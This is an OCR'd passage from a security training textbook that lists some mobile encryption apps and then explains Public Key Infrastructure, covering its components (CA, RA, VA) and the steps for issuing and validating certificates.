
2:40
Options
− Encrypt text and send as SMS
Encrypt Text
Send SMS
Encrypt & Send SMS
Save as file
Decrypt Text
Decrypt SMS (Show SMS List)
+ File Encryption & Decryption

Figure 20.22: Screenshot of Secure Everything

Some additional cryptography tools for mobile devices are as follows:

- Crypto - Tools for Encryption & Cryptography (*https://play.google.com*)
- SSE - File/Text Encryption & Password Vault (*https://play.google.com*)
- Encrypt File Free (https://play.google.com)
- EgoSecure Encryption Anywhere (*https://play.google.com*)
- Decrypto (*https://play.google.com*)

LO#04: Explain Public Key Infrastructure (PKI)



Public Key Infrastructure (PKI)

PKI is a **set of hardware**, **software**, **people**, **policies**, and **procedures** required to create, manage, distribute, use, store, and revoke **digital certificates**

Components of PKI

- **Certificate Management System**: Generates, distributes, stores, and verifies certificates
- **Digital Certificates**: Establish people's credentials in online transactions
- **Validation Authority (VA)**: Stores certificates (with their public keys)
- **Certificate Authority (CA)**: Issues and verifies digital certificates
- **End User**: Requests, manages, and uses certificates
- **Registration Authority (RA)**: Acts as the verifier for the certificate authority

Certification Authority (CA)
4 Updates Information
Validation Authority (VA)
Request for issuing certificate
Verification of Applicant
2
3
Public Key Certificate
Public Key Certificate
7 Determined Result
Registration Authority (RA)
6
1 User applies for issuing certificate
5
Message with digital signature and copy of public key certificate
User
Public Key
Private Key
Validation of electronic signature
Enquires about public key certificate validity to validation authority

Public Key Infrastructure (PKI)

This section deals with public key infrastructure (PKI) and the role of each component of PKI, certification authorities such as Comodo, IdenTrust, Symantec, and GoDaddy, and signed certificates (CA) vs. the self-signed certificates.

PKI is a security architecture developed to increase the confidentiality of information exchanged over the insecure Internet. It includes hardware, software, people, policies, and procedures required to create, manage, distribute, use, store, and revoke digital certificates. In cryptography, the PKI helps to bind public keys with corresponding user identities by means of a certification authority (CA).

Components of PKI

- **Certificate Management System**: Generates, distributes, stores, and verifies certificates
- **Digital Certificates**: Establishes credentials of a person when performing online transactions
- **Validation Authority (VA)**: Stores certificates (with their public keys)
- **Certification Authority (CA)**: Issues and verifies digital certificates
- **End User**: Requests, manages, and uses certificates
- **Registration Authority (RA)**: Acts as the verifier for the CA

PKI is a comprehensive system that allows the use of public-key encryption and digital signature services across a wide variety of applications. PKI authentication depends on digital certificates (also known as public-key certificates) that CAs sign and provide. A digital certificate is a digitally signed statement with a public key and the subject (user, company, or system) name in it.

PKI uses public-key cryptography, which is widely used on the Internet to encrypt messages or authenticate message senders. In public-key cryptography, a CA generates public and private keys with the same algorithm simultaneously. The private key is held only by the subject (user, company, or system) mentioned in the certificate, while the public key is made publicly available in a directory that all parties can access. The subject keeps the private key secret and uses it to decrypt the text encrypted by someone else using the corresponding public key (available in a public directory). Thus, others encrypt messages for the user with the user's public key, and the user decrypts it with his/her private key.

The steps involved in the PKI process are as follows:

1. The subject (user, company, or system) intending to exchange information securely applies for a certificate to the registration authority (RA).
2. The RA receives the request from the subject, verifies the subject's identity, and requests the CA to issue a public key certificate to the user.
3. The CA issues the public key certificate binding the subject's identity with the subject's public key; then, the updated information is sent to the validation authority (VA).
4. When a user makes a transaction, the user duly signs the message digitally using the public key certificate and sends the message to the client.
5. The client verifies the authenticity of the user by inquiring with the VA about the validity of the user's public key certificate.
6. The VA compares the public key certificate of the user with that of the updated information provided by the CA and determines the result (valid or invalid).


